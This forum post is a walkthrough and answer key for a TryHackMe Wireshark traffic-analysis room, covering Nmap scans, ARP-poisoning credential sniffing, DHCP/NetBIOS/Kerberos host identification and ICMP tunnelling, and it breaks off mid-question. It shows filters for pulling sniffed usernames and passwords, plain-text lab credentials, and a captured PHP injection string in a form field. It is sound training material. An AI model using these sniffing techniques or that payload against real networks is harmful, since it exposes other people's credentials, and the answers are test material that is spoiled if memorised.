



1 of 3 posts



Ethical Hacking (/t/ethical-hacking) Network Security (/t/network-security) WriteUp (/t/writeup)
TryHackMe (/t/tryhackme)

Wireshark Traffic Analysis Room Walkthrough | TryHackMe

Share



HuseyinYaras (/u/HuseyinYaras) Nov 18, 2023 Edited

The screenshot shows a Wireshark interface with a list of network frames. Frame 19 is selected, showing its details and bytes panes. The bytes pane displays the raw hex and ASCII data for the selected packet.

Traffic analysis of a packet capture with Wireshark

You can access the room here :

Wireshark: Traffic Analysis | TryHackMe

(<https://tryhackme.com/room/wiresharktrafficanalysis>)

#Task 1- Introduction

“No answer needed”

#Task 2 - Nmap Scans

1. What is the total number of the “TCP Connect” scans?

Filtering code must be like this :

< tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window_size > 1024

Answer : 1000

tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window_size > 1024

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.10.60.7	10.10.47.123	TCP	74	45836 → 135 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 ...
2	0.00000130	10.10.60.7	10.10.47.123	TCP	74	33436 → 23 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 T...
3	0.000012991	10.10.60.7	10.10.47.123	TCP	74	34242 → 1025 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1...
4	0.000013031	10.10.60.7	10.10.47.123	TCP	74	49110 → 8888 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1...
5	0.000013071	10.10.60.7	10.10.47.123	TCP	74	51038 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 ...
11	0.000059761	10.10.60.7	10.10.47.123	TCP	74	36958 → 22 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 T...
13	0.000110152	10.10.60.7	10.10.47.123	TCP	74	59934 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 T...
14	0.000110252	10.10.60.7	10.10.47.123	TCP	74	50882 → 554 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 ...
17	0.000131872	10.10.60.7	10.10.47.123	TCP	74	59022 → 111 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 ...
19	0.000148273	10.10.60.7	10.10.47.123	TCP	74	36478 → 199 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 ...
23	0.000359146	10.10.60.7	10.10.47.123	TCP	74	57196 → 8800 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 ...
24	0.000359216	10.10.60.7	10.10.47.123	TCP	74	58184 → 445 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 ...
27	0.000393456	10.10.60.7	10.10.47.123	TCP	74	36228 → 143 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 ...
28	0.000393516	10.10.60.7	10.10.47.123	TCP	74	53854 → 587 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 ...
31	0.000424767	10.10.60.7	10.10.47.123	TCP	74	37680 → 256 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 ...
32	0.000424827	10.10.60.7	10.10.47.123	TCP	74	60336 → 113 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 ...
34	0.000431887	10.10.60.7	10.10.47.123	TCP	74	56642 → 993 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 ...

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface ens5, id 0
 Ethernet II, Src: 02:6d:30:b1:b9:69 (02:6d:30:b1:b9:69), Dst: 02:46:92:ec:ed:bd (02:46:92:ec:ed:bd)
 Internet Protocol Version 4, Src: 10.10.60.7, Dst: 10.10.47.123
 Transmission Control Protocol, Src Port: 45836, Dst Port: 135, Seq: 0, Len: 0

0000 02 46 92 ec ed bd 02 6d 30 b1 b9 69 00 00
 0010 00 3c 37 8f 40 00 40 06 83 97 00 0a 3c 07
 0020 2f 7b b3 0c 00 87 29 8f 7b 81 00 00 00 00
 0030 f5 07 51 4d 00 00 02 04 23 01 04 02 08 0a
 0040 b6 62 00 00 00 00 01 03 03 07

Packets: 6544 Displayed: 1000 (15.3%)

2. Which scan type is used to scan the TCP port 80?

Answer : TCP Connect

3. How many “UDP close port” messages are there?

Filtering code must be like this :

icmp.type==3 and icmp.code==3

Answer : 1083

icmp.type==3 and icmp.code==3

No.	Time	Source	Destination	Protocol	Length	Info
4011	298.257103823	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)
4012	298.257108093	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)
4013	298.257109393	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)
4014	298.257111043	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)
4020	298.257194864	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)
4021	298.257196944	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)
4022	298.257198204	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)
4023	298.257202174	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)
4044	299.358444057	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)
4064	300.459877760	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)
4067	301.561236652	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)
4071	302.662735064	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)
4072	302.662739574	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)
4080	304.014979425	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)
4083	305.216585009	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)
4085	305.416933672	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)
4091	306.418605765	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)

Frame 4011: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface ens5, id 0
 Ethernet II, Src: 02:46:92:ec:ed:bd (02:46:92:ec:ed:bd), Dst: 02:6d:30:b1:b9:69 (02:6d:30:b1:b9:69)
 Internet Protocol Version 4, Src: 10.10.47.123, Dst: 10.10.60.7
 Internet Control Message Protocol

0000 02 6d 30 b1 b9 69 02 46 92 ec ed bd 08 00 4f
 0010 00 38 c8 85 00 00 40 01 31 ea 0a 0a 2f 7b 0e
 0020 3c 07 03 03 7c ac 00 00 00 00 45 00 00 1c 86
 0030 00 00 31 11 83 9d 0a 0a 3c 07 0a 0a 2f 7b 8a
 0040 7b 89 00 00 7a a8

Packets: 6544 Displayed: 1083 (16.5%)

4. Which UDP port in the 55–70 port range is open?

Filtering code must be like this :

udp.dstport in {55 .. 70}

Answer : 68

udp.dstport in {55 .. 70}						
No.	Time	Source	Destination	Protocol	Length	Info
0.	4202	333.257660399	10.10.60.7	10.10.47.123	UDP	42 35350 → 67 Len=0
	4203	333.257693469	10.10.47.123	10.10.60.7	ICMP	70 Destination unreachable (Port unreachable)
	5414	872.284187999	10.10.60.7	10.10.47.123	UDP	42 35350 → 69 Len=0
	5415	872.284206960	10.10.47.123	10.10.60.7	ICMP	70 Destination unreachable (Port unreachable)
	6290	1263.3415093...	10.10.60.7	10.10.47.123	UDP	42 35350 → 68 Len=0
	6291	1264.1424257...	10.10.60.7	10.10.47.123	UDP	42 35351 → 68 Len=0
	6294	1265.7443556...	10.10.60.7	10.10.47.123	UDP	42 35352 → 68 Len=0
	6295	1266.5452626...	10.10.60.7	10.10.47.123	UDP	42 35353 → 68 Len=0
	6296	1267.3464438...	10.10.60.7	10.10.47.123	UDP	42 35354 → 68 Len=0
	6297	1268.1471569...	10.10.60.7	10.10.47.123	UDP	42 35355 → 68 Len=0
	6298	1268.9481544...	10.10.60.7	10.10.47.123	UDP	42 35356 → 68 Len=0
	6299	1269.7490752...	10.10.60.7	10.10.47.123	UDP	42 35357 → 68 Len=0

Port 68 is open

Port 67 and 69 are closed.
They return "Destination unreachable" messages back.

```

Frame 6290: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface ens5, id 0
Ethernet II, Src: 02:6d:30:b1:b9:69 (02:6d:30:b1:b9:69), Dst: 02:46:92:ec:ed:bd (02:46:92:ec:ed:bd)
Internet Protocol Version 4, Src: 10.10.60.7, Dst: 10.10.47.123
User Datagram Protocol, Src Port: 35350, Dst Port: 68
Source Port: 35350
Destination Port: 68
Length: 8
Checksum: 0xf5ed [unverified]
[Checksum Status: Unverified]
[Stream index: 1313]

```

0000	02	46	92	ec	ed	bd	0
0010	00	1c	57	d5	00	00	3
0020	2f	7b	8a	16	00	44	0

#Task 3 - ARP Poisoning & Man In The Middle!

Answer the questions below

Use the “Desktop/exercise-pcaps/arp/Exercise.pcapng” file.

1. What is the number of ARP requests crafted by the attacker?

```
((arp) && (arp.opcode == 1)) && (arp.src.hw_mac == target-mac-address)
```

When we change the target mac address field to 00:0c:29:e2:18:b4 in the filtering code :

```
((arp) && (arp.opcode == 1)) && (arp.src.hw_mac == 00:0c:29:e2:18:b4)
```

Answer : 284

2. What is the number of HTTP packets received by the attacker?

Filtering code:

http and eth.dst == 00:0c:29:e2:18:b4

Answer : 90

How did I find the correct filtering code ?

Attacker mac address is 00:0c:29:e2:18:b4, you can go on any packet which the destination address is

our target's address and when you go to the **Packet Details** section → **Ethernet**, here you will see the

Destination area, make a right-click on it and click to “**Prepare as Filter**” → “**Selected**”

That is it; our filter code is ready in the filtering code area like this :

eth.dst == 00:0c:29:e2:18:b4

Lastly I added the “http and” to this code and it is the last situation :

http and eth.dst == 00:0c:29:e2:18:b4

3. What is the number of sniffed username&password entries?

Firstly I applied the filtering code below :

http and eth.dst == 00:0c:29:e2:18:b4 and (http.file_data matches “uname || pass”)

There were 55 packets as you see on the screenshot below:

No.	Time	Source	Destination	Protocol	Length	Info
1116	107.524664472	44.228.249.3	192.168.1.12	HTTP	1350	HTTP/1.1 200 OK (text/html)
1137	107.767662150	44.228.249.3	192.168.1.12	HTTP	906	HTTP/1.1 200 OK (GIF89a)
1143	107.768836318	44.228.249.3	192.168.1.12	HTTP	1180	HTTP/1.1 200 OK (text/css)
1217	108.088537576	44.228.249.3	192.168.1.12	HTTP	948	HTTP/1.1 200 OK (image/x-icon)
1226	112.878779336	192.168.1.12	44.228.249.3	HTTP	711	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
1232	113.105809063	44.228.249.3	192.168.1.12	HTTP	60	HTTP/1.1 200 OK (text/html)
1272	128.722212965	192.168.1.12	44.228.249.3	HTTP	825	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
1275	128.953703403	44.228.249.3	192.168.1.12	HTTP	1488	HTTP/1.1 200 OK (text/html)
1280	130.293866830	192.168.1.12	44.228.249.3	HTTP	825	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
1283	130.519826760	44.228.249.3	192.168.1.12	HTTP	1488	HTTP/1.1 200 OK (text/html)
1291	134.271756279	44.228.249.3	192.168.1.12	HTTP	1180	HTTP/1.1 200 OK (text/html)
1301	136.829973665	44.228.249.3	192.168.1.12	HTTP	1350	HTTP/1.1 200 OK (text/html)
1309	138.076887087	44.228.249.3	192.168.1.12	HTTP	1410	HTTP/1.1 200 OK (text/html)
1381	138.285689649	192.168.1.12	44.228.249.3	HTTP	849	POST /secured/newuser.php HTTP/1.1 (application/x-www-form-urlencoded)
1387	138.509053286	44.228.249.3	192.168.1.12	HTTP	844	HTTP/1.1 200 OK (text/html)
1397	138.746616629	44.228.249.3	192.168.1.12	HTTP	1180	HTTP/1.1 200 OK (text/css)
1424	194.669105433	44.228.249.3	192.168.1.12	HTTP	1350	HTTP/1.1 200 OK (text/html)

Packets: 2866 · Displayed: 55 (1.9%)

Then I clicked on first HTTP POST packet, we can view the **Form** item: **uname** and **pass** entries here :

No.	Time	Source	Destination	Protocol	Length	Info
1116	107.524664472	44.228.249.3	192.168.1.12	HTTP	1350	HTTP/1.1 200 OK (text/html)
1137	107.767662150	44.228.249.3	192.168.1.12	HTTP	906	HTTP/1.1 200 OK (GIF89a)
1143	107.768836318	44.228.249.3	192.168.1.12	HTTP	1180	HTTP/1.1 200 OK (text/css)
1217	108.088537576	44.228.249.3	192.168.1.12	HTTP	948	HTTP/1.1 200 OK (image/x-icon)
+ 1226	112.878779336	192.168.1.12	44.228.249.3	HTTP	711	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
+ 1232	113.105809063	44.228.249.3	192.168.1.12	HTTP	60	HTTP/1.1 200 OK (text/html)
+ 1272	128.722212965	192.168.1.12	44.228.249.3	HTTP	825	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
+ 1275	128.953703403	44.228.249.3	192.168.1.12	HTTP	1488	HTTP/1.1 200 OK (text/html)
+ 1280	130.293866830	192.168.1.12	44.228.249.3	HTTP	825	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
+ 1283	130.519826760	44.228.249.3	192.168.1.12	HTTP	1488	HTTP/1.1 200 OK (text/html)
+ 1291	134.271756279	44.228.249.3	192.168.1.12	HTTP	1180	HTTP/1.1 200 OK (text/html)
+ 1301	136.829973665	44.228.249.3	192.168.1.12	HTTP	1350	HTTP/1.1 200 OK (text/html)
+ 1309	138.076887087	44.228.249.3	192.168.1.12	HTTP	1410	HTTP/1.1 200 OK (text/html)
+ 1381	138.285689649	192.168.1.12	44.228.249.3	HTTP	849	POST /secured/newuser.php HTTP/1.1 (application/x-www-form-urlencoded)
+ 1387	138.509053286	44.228.249.3	192.168.1.12	HTTP	844	HTTP/1.1 200 OK (text/html)
+ 1397	138.746616629	44.228.249.3	192.168.1.12	HTTP	1180	HTTP/1.1 200 OK (text/css)
+ 1424	194.669105433	44.228.249.3	192.168.1.12	HTTP	1350	HTTP/1.1 200 OK (text/html)

```

Referer: http://testphp.vulnweb.com/login.php\r\n
Accept-Encoding: gzip, deflate\r\n
Accept-Language: en-US, en;q=0.9\r\n
\r\n
[Full request URI: http://testphp.vulnweb.com/userinfo.php]
[HTTP request 4/14]
[Prev request in frame: 1167]
[Response in frame: 1232]
[Next request in frame: 1272]
File Data: 20 bytes
- HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "uname" = "test"
  Form item: "pass" = "test"

```

Packets: 2866 · Displayed: 55 (1.9%)

Since I am looking for these entries together, I prepared a new filtering code in this way :

- Firstly I expanded the Form item “**uname**” by clicking on it, and made right click on the “**Key: uname**”,

then I've chosen “**Prepare as Filter**” → “**Selected**” :

The screenshot shows the Wireshark interface with a list of network packets. A context menu is open over a selected packet (packet 1226). The menu path "Selected" is highlighted under "Prepare as Filter". Other options like "Not Selected", "...and Selected", "...or Selected", "...and not Selected", and "...or not Selected" are also visible.

Secondly I expanded the Form item “**pass**” by clicking on it, and made right click on the “**Key: pass**”,

then I've chosen “**Prepare as Filter**” → “... and Selected”

The screenshot shows the Wireshark interface with a list of network packets. A context menu is open over a selected packet (packet 1226). The "... and Selected" option is highlighted under "Prepare as Filter". Other options like "Selected", "Not Selected", "...or Selected", "...and not Selected", and "...or not Selected" are also visible.

As a result, I obtained the correct filtering code below and the exactly correct packets.

The number of these packets is 6 as you can see below.

Correct Filtering code : (urlencoded-form.key == "uname") && (urlencoded-form.key

< == “pass”)

The Wireshark interface shows a list of network frames and their details. A specific frame is selected, showing the following details:

- Referer:** http://testphp.vulnweb.com/login.php\r\n
- Accept-Encoding:** gzip, deflate\r\n
- Accept-Language:** en-US,en;q=0.9\r\n
- [Full request URI:** http://testphp.vulnweb.com/userinfo.php]
- [HTTP request 4/14]**
- [Prev request in frame: 1167]**
- [Response in frame: 1232]**
- [Next request in frame: 1272]**
- File Data: 20 bytes**
- HTML Form URL Encoded:** application/x-www-form-urlencoded
- Form item:** "uname" = "test"
- Form item:** "pass" = "test"

The hex dump on the right shows the raw bytes of the captured frame, corresponding to the selected HTTP request.

Answer : 6**4. What is the password of the “Client986”?****Answer : clientnothere!**

The Wireshark interface shows a list of network frames and their details. A specific frame is selected, showing the following details:

- Frame 1668: 728 bytes on wire (5824 bits), 728 bytes captured (5824 bits) on interface eth0, id 6**
- Ethernet II, Src: VMware_98:c7:a8 (00:0c:29:98:c7:a8), Dst: VMware_e2:18:b4 (00:0c:29:e2:18:b4)**
- Internet Protocol Version 4, Src: 192.168.1.12, Dst: 44.228.249.3**
- Transmission Control Protocol, Src Port: 49918, Dst Port: 80, Seq: 2397, Ack: 6049, Len: 674**
- Hypertext Transfer Protocol**
- HTML Form URL Encoded:** application/x-www-form-urlencoded
- Form item:** "uname" = "client986"
- Form item:** "pass" = "clientnothere!"

The hex dump on the right shows the raw bytes of the captured frame, corresponding to the selected HTTP request.

5. What is the comment provided by the “Client354”?

Filtering code must be like this :

http and eth.dst == 00:0c:29:e2:18:b4 and (http.file_data matches “client354”)



Answer : Nice Work!

No.	Time	Source	Destination	Protocol	Length	Info
2320	618.814163954	192.168.1.12	44.228.249.3	HTTP	787	POST /comment.php
2323	619.042157780	44.228.249.3	192.168.1.12	HTTP	670	HTTP/1.1 200 OK

```

Frame 2320: 787 bytes on wire (6296 bits), 787 bytes captured (6296 bits) on interface eth0, id 0
Ethernet II, Src: VMware_98:c7:a8 (00:0c:29:98:c7:a8), Dst: VMware_e2:18:b4 (00:0c:29:e2:18:b4)
Internet Protocol Version 4, Src: 192.168.1.12, Dst: 44.228.249.3
Transmission Control Protocol, Src Port: 49927, Dst Port: 80, Seq: 973, Ack: 20365, Len: 733
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "name" = "client354"
Form item: "comment" = "Nice work!"
Form item: "Submit" = "Submit"
Form item: "phpaction" = "echo $_POST[comment];"

```

#Task 4 - Identifying Hosts: DHCP, NetBIOS and Kerberos

Use the “Desktop/exercise-pcaps/dhcp-netbios-kerberos/dhcp-netbios.pcap” file.

1. What is the MAC address of the host “Galaxy A30”?

The Filtering Code must be :

dhcp.option.hostname contains “Galaxy”

After the filtering applied you can see the three packets related with.

Correct one is the third one which has IP Address : **172.16.13.49**

Let's click on it and look at the “**Dynamic Host Configuration Protocol**” section in “**Packet Details**” pane:

The screenshot shows the Wireshark interface with a packet list and a detailed analysis pane.


Packet List:

No.	Time	Source	Destination	Protocol	Length	Info
72499	3212.664861	0.0.0.0	255.255.255.255	DHCP	344	DHCP Discover -
72529	3212.695836	0.0.0.0	255.255.255.255	DHCP	354	DHCP Request -
80185	3240.278599	172.16.13.49	192.168.0.241	DHCP	354	DHCP Request -

Details Pane:


```
Frame 80185: 354 bytes on wire (2832 bits), 354 bytes captured (2832 bits) on interface \Device\NPF_{...}
Ethernet II, Src: 9a:81:41:cb:96:6c (9a:81:41:cb:96:6c), Dst: Cisco_ae:f5:bd (bc:16:f5:ae:f5:bd)
Internet Protocol Version 4, Src: 172.16.13.49, Dst: 192.168.0.241
User Datagram Protocol, Src Port: 68, Dst Port: 67
Dynamic Host Configuration Protocol (Request)
  Message type: Boot Request (1)
  Hardware type: Ethernet (0x01)
  Hardware address length: 6
  Hops: 0
  Transaction ID: 0x0bb1c333
  Seconds elapsed: 0
  Bootp flags: 0x0000 (Unicast)
  Client IP address: 172.16.13.49
  Your (client) IP address: 0.0.0.0
  Next server IP address: 0.0.0.0
```

Now look at the “Option: (12) Host Name” by expanding the infos :



The Wireshark interface shows a search bar at the top with the query "dhcp.option.hostname contains \"Galaxy\"". Below the search bar is a table of network traffic. The table has columns: No., Time, Source, Destination, Protocol, Length, and Info. Three rows are visible:

No.	Time	Source	Destination	Protocol	Length	Info
72499	3212.664861	0.0.0.0	255.255.255.255	DHCP	344	DHCP Discover -
72529	3212.695836	0.0.0.0	255.255.255.255	DHCP	354	DHCP Request -
80185	3240.278599	172.16.13.49	192.168.0.241	DHCP	354	DHCP Request -

The expanded DHCP options for the selected packet (row 80185) are as follows:

- Option: (53) DHCP Message Type (Request)
 - Length: 1
 - DHCP: Request (3)
- Option: (61) Client identifier
 - Length: 7
 - Hardware type: Ethernet (0x01)
 - Client MAC address: 9a:81:41:cb:96:6c (9a:81:41:cb:96:6c)
- Option: (57) Maximum DHCP Message Size
 - Length: 2
 - Maximum DHCP Message Size: 1500
- Option: (60) Vendor class identifier
 - Length: 15
 - Vendor class identifier: android-dhcp-11
- Option: (12) Host Name
 - Length: 21
 - Host Name: Anthony-s-Galaxy-A30s
- Option: (55) Parameter Request List

Okay, that is it! Host name is “Anthony-s-Galaxy-A30s”. We found the right packet.

Take a look at the Option (61), you will face the Client MAC address : **9a:81:41:cb:96:6c**

Answer : 9a:81:41:cb:96:6c

2. How many NetBIOS registration requests does the “LIVALJM” workstation have?

The Filtering Code must be :

(nbns.flags.opcode == 5) and (nbns.name contains “LIVALJM”)

You will meet the packets related with the **LIVALJM** workstation and the number of packets

is 16.

Answer : 16

Filter: (nbns.flags.opcode == 5) and (nbns.name contains "LIVALJM")

No.	Time	Source	Destination	Protocol	Length	Info
18828	854.195678	192.168.0.53	192.168.0.255	NBNS	110	Registration NB LIVALJM<00>
18898	854.947139	192.168.0.53	192.168.0.255	NBNS	110	Registration NB LIVALJM<00>
18934	855.707766	192.168.0.53	192.168.0.255	NBNS	110	Registration NB LIVALJM<00>
18998	856.463853	192.168.0.53	192.168.0.255	NBNS	110	Registration NB LIVALJM<00>
59320	2638.734265	192.168.0.14	192.168.0.255	NBNS	110	Registration NB LIVALJM<00>
59332	2639.475906	192.168.0.14	192.168.0.255	NBNS	110	Registration NB LIVALJM<00>
59351	2640.233917	192.168.0.14	192.168.0.255	NBNS	110	Registration NB LIVALJM<00>
59369	2640.985892	192.168.0.14	192.168.0.255	NBNS	110	Registration NB LIVALJM<00>
72690	3213.266125	192.168.0.52	192.168.0.255	NBNS	110	Registration NB LIVALJM<00>
72847	3214.024073	192.168.0.52	192.168.0.255	NBNS	110	Registration NB LIVALJM<00>
73013	3214.788672	192.168.0.52	192.168.0.255	NBNS	110	Registration NB LIVALJM<00>
73157	3215.552840	192.168.0.52	192.168.0.255	NBNS	110	Registration NB LIVALJM<00>
92770	3278.773217	169.254.127.160	169.254.255.255	NBNS	110	Registration NB LIVALJM<00>
93149	3279.536292	169.254.127.160	169.254.255.255	NBNS	110	Registration NB LIVALJM<00>
93520	3280.301614	169.254.127.160	169.254.255.255	NBNS	110	Registration NB LIVALJM<00>
93901	3281.066075	169.254.127.160	169.254.255.255	NBNS	110	Registration NB LIVALJM<00>

```

Frame 73157: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface \Device\NPF
Ethernet II, Src: HewlettP_26:7f:e8 (34:64:a9:26:7f:e8), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 192.168.0.52, Dst: 192.168.0.255
User Datagram Protocol, Src Port: 137, Dst Port: 137
NetBIOS Name Service

```

```

0000 ff ff ff ff ff ff 34 64 a9 26 7f e8 08 00
0010 00 60 3c 11 00 00 80 11 7b f8 c0 a8 00 34
0020 00 ff 00 89 00 89 00 4c 82 e1 f1 29 28 10
0030 00 00 00 00 00 00 01 20 45 4d 45 4a 46 47 45
0040 4d 45 4b 45 4e 43 41 43 41 43 41 43 41 43
0050 41 43 41 43 41 41 41 00 00 00 20 00 01 c0 0c
0060 00 01 00 04 93 e0 00 06 80 00 c0 a8 00 34

```

Packets: 180000 | Displayed: 16 (0.0%)

3. Which host requested the IP address “172.16.13.85”?

The Filtering Code must be :

(dhcp.option.dhcp == 3) && (dhcp.option.requested_ip_address == 172.16.13.85)



Answer : Galaxy-A12

(dhcp.option.dhcp == 3) && (dhcp.option.requested_ip_address == 172.16.13.85)

No.	Time	Source	Destination	Protocol	Length	Info
72529	3212.695836	0.0.0.0	255.255.255.255	DHCP	354	DHCP Request - T

Hardware type: Ethernet (0x01)
Client MAC address: 3e:19:1f:c6:2c:8d (3e:19:1f:c6:2c:8d)
▼ Option: (50) Requested IP Address (172.16.13.85)
Length: 4
Requested IP Address: 172.16.13.85
▼ Option: (54) DHCP Server Identifier (192.168.0.241)
Length: 4
DHCP Server Identifier: 192.168.0.241
▼ Option: (57) Maximum DHCP Message Size
Length: 2
Maximum DHCP Message Size: 1500
▼ Option: (60) Vendor class identifier
Length: 15
Vendor class identifier: android-dhcp-11
▼ Option: (12) Host Name
Length: 10
Host Name: Galaxy-A12
▼ Option: (55) Parameter Request List
Length: 12
Parameter Request List Items: (1) Subnet Mask

Answer

Use the “Desktop/exercise-pcaps/dhcp-netbios-kerberos/kerberos.pcap” file.

4. What is the IP address of the user “u5”? (Enter the address in defanged format.)

The Filtering Code must be :

kerberos.CNameString contains “u5”

The Wireshark interface displays a packet list and a detailed packet analysis window. The packet list shows several KRB5 protocol entries between source 10.1.12.2 and destination 10.5.3.1. The detailed view for the first packet (No. 19) shows the following fields:

- Time: 72.033913
- Source: 10.1.12.2
- Destination: 10.5.3.1
- Protocol: KRB5
- Length: 332
- Info: AS-REQ

The detailed analysis pane shows the following structure for the packet:

```

Time to live: 128
Protocol: UDP (17)
Header checksum: 0x14ed [validation disabled]
[Header checksum status: Unverified]
Source: 10.1.12.2
Destination: 10.5.3.1
User Datagram Protocol, Src Port: 1083, Dst Port: 88
Kerberos
  as-req
    pvno: 5
    msg-type: krb-as-req (10)
    padata: 2 items
    req-body
      Padding: 0
      kdc-options: 40810010
      cname
        name-type: KRB5-NT-PRINCIPAL (1)
        cname-string: 1 item
          CNameString: u5
  
```

A red arrow points from the highlighted "Source: 10.1.12.2" field in the header to the highlighted "CNameString: u5" field in the detailed analysis pane.

The IP Address : 10.1.12.2

Defanged Version of IP Address is in which every period “.” is replaced by “[.]”

Answer : 10[.]1[.]12[.]2

5. What is the hostname of the available host in the Kerberos packets?

Since the values end with “\$” are hostnames, we should look for the packet contains “\$”.

The Filtering Code must be :

kerberos.CNameString contains “\$”

Wireshark screenshot showing a Kerberos TGS-REP message with a CNameString containing a dollar sign.

Selected Row:

No.	Time	Source	Destination	Protocol	Length	Info
8	0.653004	10.5.3.1	10.1.12.2	KRB5	1234	TGS-REP

Message Details:

```

- Kerberos
  - tgs-rep
    - pvno: 5
    - msg-type: krb-tgs-rep (13)
    - crealm: DENYDC.COM
    - cname
      - name-type: KRB5-NT-PRINCIPAL (1)
      - cname-string: 1 item
        - CNameString: xp1$ ← Red arrow points here
    - ticket
      - tkt-vno: 5
      - realm: DENYDC.COM
    - sname
      - name-type: KRB5-NT-SRV-INST (2)
      - sname-string: 2 items
        - SNameString: cifs
        - SNameString: VPC-W2K3ENT
  
```

Answer : xp1\$

#Task 5 - Tunnelling Traffic: DNS and ICMP

Use the “Desktop/exercise-pcaps/dns-icmp/icmp-tunnel.pcap” file.

1. Investigate the anomalous packets. Which protocol is used in ICMP tunnelling?

The Filtering Code must be :

icmp and (data.data contains “ssh”)

Answer : ssh

The Wireshark interface displays a list of captured packets and a detailed view of a selected packet.

List View:

No.	Time	Source	Destination	Protocol	Length	Info
